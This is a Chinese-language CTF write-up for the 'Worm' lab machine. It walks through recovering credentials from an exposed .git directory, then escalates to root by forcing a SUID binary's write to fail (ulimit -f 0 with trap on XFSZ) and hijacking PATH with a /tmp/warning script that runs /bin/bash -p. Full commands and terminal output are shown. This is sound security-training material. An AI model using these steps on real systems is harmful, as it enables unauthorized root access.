

Worm-群U靶机

write by Yolo

信息搜集

靶机IP：10.161.205.238

扫描端口

```
→ ~ nmap -sV -Pn 10.161.205.238
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 11:35 +0800
Nmap scan report for 10.161.205.238
Host is up (0.00019s latency).

Not shown: 998 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:D1:57:B6 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.90 seconds
```

直接分析80Web端口

用dirsearch扫描路径，这里显然出现了.git泄漏

```
dirsearch -u http://10.161.205.238 — /home/yolo/.pyenv/versions/3.13.10/bin/python3.... ~
```

Target: <http://10.161.205.238/>


[11:36:59] Starting:

```
[11:37:01] 301 - 315B - /.git -> http://10.161.205.238/.git/
[11:37:01] 200 - 2B - /.git/COMMIT_EDITMSG
[11:37:01] 200 - 411B - /.git/branches/
[11:37:01] 200 - 92B - /.git/config
[11:37:01] 200 - 73B - /.git/description
[11:37:01] 200 - 606B - /.git/
[11:37:01] 200 - 23B - /.git/HEAD
[11:37:01] 200 - 674B - /.git/hooks/
[11:37:01] 200 - 217B - /.git/index
[11:37:01] 200 - 459B - /.git/info/
[11:37:01] 200 - 240B - /.git/info/exclude
[11:37:01] 200 - 482B - /.git/logs/
[11:37:01] 200 - 558B - /.git/logs/HEAD
[11:37:01] 301 - 325B - /.git/logs/refs -> http://10.161.205.238/.git/logs/refs/
```

使用git-dumper可以恢复出来

```
git-dumper http://10.161.205.238/.git ./result
```

接下来使用VScode直接查看之前的提交记录，获取了june的登录凭证



直接获取User flag

```
june@Worm: ~ — ssh june@10.161.205.238
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
june@10.161.205.238's password:
Linux Worm 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
june@Worm:~$ ls
user.txt
june@Worm:~$ cat user.txt
flag{user-e1c65e4d4ef5f4834934b51fa7aa7d71}
june@Worm:~$
```

To root

全局查找SUID文件，找到了一个自定义的/opt/write

```
june@Worm:~$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/write
june@Worm:~$
```

用ida逆向分析，发现多处调用setuid权限（可以利用直接拿root子

```

11 }
12 s = (char *)argv[1];
13 if ( setuid(0) < 0 )
14 {
15     perror("setuid(0) failed");
16     exit(1);
17 }
18 fd = open("/opt/welcome.txt", 577, 420);
19 if ( fd < 0 )
20 {
21     perror("Failed to open /opt/welcome.txt");
22     if ( setuid(0) < 0 )
23     {
24         perror("setuid(0) failed before calling warning");
25         exit(1);
26     }
27     system("warning");
28     exit(1);
29 }
30 v3 = strlen(s);
31 if ( write(fd, s, v3) < 0 )
32 {
33     perror("Failed to write to file");
34     close(fd);
35     if ( setuid(0) < 0 )
36     {
37         perror("setuid(0) failed before calling warning");
38         exit(1);
39     }
40     system("warning");
41     exit(1);
42 }
43 close(fd);
note!"Message successfully written to /opt/welcome.txt"\n
0000127B main:24 (127B)

```

这里通过审计代码，可以设计一条攻击链

error->warning->root

触发error

理论上两条路，第一条是想办法将/opt下的welcome.txt弄消失，或者说无法创建，但是当前用户没有/opt下的可写权限

第二条路就是让SUID程序不可写文件(write<0)

```
june@Norm:~$ (trap "" XFSZ;ulimit -f 0; /opt/write "hacker")
Failed to write to file: File too large
warning
```

解释下payload

- 括号 (...)：开启子Shell

- ulimit和trap都会对当前Shell环境造成影响，如果不开子Shell，为了恢复正常shell只能exit退出重连了

- `ulimit -f 0` : 设置进程中可以创建/写入的最大文件大小，如果设置为0的话，会禁止一切写入，这样就能导致`write()`调用返回error了
- `trap "" XFSZ` : 免疫“Kill”信号
 - 当程序内部执行到`write()`崩溃出来时，内核会默认向进程发送 `SIGXFSZ` 信号，正常作用是直接杀死进程，这会导致无法执行下面的 `system("warning")`
 - 使用 `trap "" XFSZ` 的意思是，如果收到 `XFSZ` 信号，直接忽略
- `/opt/write "hacker"` : 正常执行SUID程序

下面是不加trap和加trap信号处理的差异

```
june@Worm:~$ (ulimit -f 0; /opt/write "hacker")
june@Worm:~$ (trap "" XFSZ;ulimit -f 0; /opt/write "hacker")
Failed to write to file: File too large
warning
june@Worm:~$ 
```

利用warning+to root

正常来说，系统调用`warning`，会指向 `/usr/bin/warning`，这个取决于当前Shell提供的环境变量


```
june@Worm:~$ which warning
/usr/bin/warning
june@Worm:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

然后，当前用户运行SUID程序时，系统会创建新进程，关键在于，新进程会继承父进程的环境变量，所以说，我可以直接更改当前 `$PATH`，让SUID程序执行我自己的`warning`

首先找个自己可写的目录，比如说`/tmp`或`/home/june`，编写`warning`文件，我自己写的内容如下

```
#!/bin/bash
echo "Successfully get root shell!!!"
/bin/bash -p
```

给它执行权限，然后写入PATH中，触发error即可拿到root shell



The screenshot shows a terminal window titled "root@Worm: ~ — ssh june@10.161.208.116". The session is a root shell on the "Worm" host, connected via SSH from the "june" user on another host.

```
june@Worm:~$ which warning
/usr/bin/warning
june@Worm:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
june@Worm:~$ nano /tmp/warning
june@Worm:~$ cat /tmp/warning
#!/bin/bash
echo "Successfully get root shell!!!"
/bin/bash -p
june@Worm:~$ chmod +x /tmp/warning
june@Worm:~$ export PATH=/tmp:$PATH
june@Worm:~$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
june@Worm:~$ (trap "" XFSZ;ulimit -f 0; /opt/write "hacker")
Failed to write to file: File too large
Successfully get root shell!!!
root@Worm:~# id
uid=0(root) gid=1000(june) groups=1000(june)
root@Worm:~#
```